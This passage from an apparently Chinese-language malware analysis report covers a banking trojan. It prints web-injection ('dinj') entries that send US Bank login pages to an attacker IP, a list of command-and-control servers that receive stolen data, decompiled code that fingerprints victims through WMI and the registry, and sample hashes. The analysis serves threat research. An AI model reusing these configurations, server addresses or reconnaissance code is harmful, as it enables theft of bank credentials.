<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://www.usbank.com/homepage.html*</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://www.usbank.com/online-banking/internet-banking.html</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://onlinebanking.usbank.com/Auth/Login[?]*isWidget*</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://onlinebanking.usbank.com/Auth/Login[?]isWidget=true</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://onlinebanking.usbank.com/OLS/LoginAssist/ResetAnswers*</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
<dinj>
<lm>https://onlinebanking.usbank.com/Auth/Login/LoginWidget*</lm>
<hl>https://46.161.39.101:443/login/72</hl>
<pri>100</pri>
<sq>2</sq>
</dinj>
```

dinj 配置示例


dpost 解密后配置内容，如下图所示：

```
<dpost>
<handler>http://70.182.4.158:8082</handler>
<handler>http://96.57.194.216:8082</handler>
<handler>http://68.64.210.20:8082</handler>
<handler>http://67.130.166.121:8082</handler>
<handler>http://209.121.142.201:8082</handler>
<handler>http://91.122.37.162:8082</handler>
</dpost>
```

dpost 配置内容

Systeminfo

systeminfo 模块主要用来获取受害者的计算机信息，主要会收集用户系统版本、CPU 信息、内存大小信息，系统服务信息，软件安装信息等，收集到的信息最终会拼接成 xml 文件。收集本地信息代码，如下图所示：




获取本地系统信息主要逻辑

利用 WMI 查询本地系统版本信息，如下图所示：

```
v1 = malloc(12);
v2 = v1;
if ( !v1
  || (*(_DWORD *)(v1 + 4) = 0,
      *(_DWORD *)(v1 + 8) = 1,
      v3 = alloc_string("SELECT * FROM Win32_OperatingSystem"),
      *(_DWORD *)v2 = v3,
      v4 = v3,
      v5 = (_DWORD *)malloc(12),
      (v6 = v5) == 0) )
{
  handle_error(0x8007000E);
}
v5[1] = 0;
v5[2] = 1;
*v5 = alloc_string("WQL");
v7 = (*(int (__stdcall **)(int, _DWORD, int, signed int, _DWORD, int *))(*(_DWORD *)a1 + 80))(
       a1,
       *v6,
       v4,
       48,
       0,
       &v47);
            *** ***
for ( i = v47; v47; i = v47 )
{
  v52 = 0;
  (*(void (__stdcall **)(int, signed int, signed int, int *, int *))(*(_DWORD *)i + 16))(i, -1, 1, &v44, &v52);
  if ( !v52 )
    break;
  if ( (*(int (__stdcall **)(int, const wchar_t *, _DWORD, VARIANTARG *, _DWORD, _DWORD))(*(_DWORD *)v44 + 16))(
         v44,
         L"Caption",
         0,
         &pvarg,
         0,
         0) < 0 )
    goto LABEL_61;
  v9 = (*(int (__stdcall **)(int, const wchar_t *, _DWORD, VARIANTARG *, _DWORD, _DWORD))(*(_DWORD *)v44 + 16))(
         v44,
         L"OSArchitecture",
         0,
         &v48,
         0,
         0);
  if ( v9 == -2147217406 )
  {
    VersionInformation.dwOSVersionInfoSize = 0x11C;
    GetVersionExW(&VersionInformation);
    v10 = GetModuleHandleW(L"kernel32.dll");
    v11 = GetProcAddress(v10, "GetNativeSystemInfo");
    if ( !v11 )
    {
      v12 = GetModuleHandleW(L"kernel32.dll");
      v11 = GetProcAddress(v12, "GetSystemInfo");
    }
    ((void (__stdcall *)(__int16 *))v11)(&v54);
    if ( v54 == 9 )
      v48.lVal = (LONG)SysAllocString(L"x64");
    else
      v48.lVal = (LONG)SysAllocString(L"x86");
  }
  else if ( v9 < 0 )
  {
    goto LABEL_61;
  }
  if ( (*(int (__stdcall **)(int, const wchar_t *, _DWORD, VARIANTARG *, _DWORD, _DWORD))(*(_DWORD *)v44 + 16))(
         v44,
         L"CSDVersion",
         0,
         &v51,
         0,
         0) < 0 )
    goto LABEL_61;
  (*(void (__stdcall **)(int))(*(_DWORD *)v44 + 8))(v44);
  v44 = 0;
  v13 = SysStringLen(v51.bstrVal);
  v14 = SysStringLen(pvarg.bstrVal) + v13;
  v15 = SysStringLen(v48.bstrVal) + v14 + 20;
  v42 = 2 * v15;
  if ( lpMem )
  {
    v16 = lpMem;
    v17 = GetProcessHeap();
    v18 = HeapReAlloc(v17, 9u, v16, v42);
  }
  else
  {
    v19 = GetProcessHeap();
    v18 = HeapAlloc(v19, 9u, v42);
  }
  lpMem = v18;
  if ( !v18 )
    goto LABEL_64;
  v20 = (void (__stdcall *)(VARIANTARG *))VariantClear;
  if ( sprintf(v15, (int)v18, (int)L"<os>%s %s %s</os>\r\n", pvarg.lVal, v51.lVal, v48.lVal) < 0 )
    goto LABEL_62;
  VariantClear(&pvarg);
  VariantClear(&v48);
  VariantClear(&v51);
```

通过 WMI 查询系统信息

通过遍历注册表的方式获取当前系统中的软件安装信息，如下图所示：



```
  if ( RegOpenKeyExW(
         HKEY_LOCAL_MACHINE,
         L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall",
         0,
         0x20019u,
         &phkResult)
    || RegQueryInfoKeyW(phkResult, 0, 0, 0, &cSubKeys, &cbMaxSubKeyLen, 0, 0, 0, 0, 0, 0) )
  {
    v3 = GetProcessHeap;
    v35 = (void (__stdcall *)(HANDLE, DWORD, LPVOID))HeapFree;
  }
  else
  {
    v3 = GetProcessHeap;
    v4 = 2 * cbMaxSubKeyLen + 2;
    v5 = GetProcessHeap();
    lpName = (LPWSTR)HeapAlloc(v5, 9u, v4);
    if ( lpName )
    {
      v6 = 20;
      v51 = 20;
      v7 = GetProcessHeap();
      v8 = HeapAlloc(v7, 9u, 0x28u);
      v41 = v8;
      if ( v8 && memcpy(0x14u, v8, (int)L"<installed>\r\n") >= 0 )
      {
        dwIndex = 0;
        if ( cSubKeys <= 0 )
        {
LABEL_35:
          v31 = v3();
          v32 = HeapReAlloc(v31, 9u, v41, 2 * v6 + 40);
          v41 = v32;
          if ( v32 && memcpy(v6 + 20, v32, (int)L"</installed>\r\n") >= 0 )
            v53 = 1;
        }
        else
        {
          while ( 1 )
          {
            cchName = cbMaxSubKeyLen + 1;
            if ( RegEnumKeyExW(phkResult, dwIndex, lpName, &cchName, 0, 0, 0, 0) )
              break;
            v9 = (*(int (__stdcall **)(HKEY, LPWSTR, const wchar_t *, signed int, _DWORD, _DWORD, SIZE_T *))(a1 + 4))(
                   phkResult,
                   lpName,
                   L"DisplayName",
                   2,
                   0,
                   0,
                   &dwBytes);
```

收集软件安装信息

三、 附录

文中涉及样本 SHA256：

SHA256
eb68ea19ad3967179176fe6f02057d94f07900e78dcbe31f7274a37d362bcbfc
496930937ee43a2c13fd371cdadf77dc0a4c9c6b366c0c89b95acb9b8edf63fa
3ff628ab4a53cb24b53120890bdd6847e962bc6a42f5d4d6aed1e23b38850a3e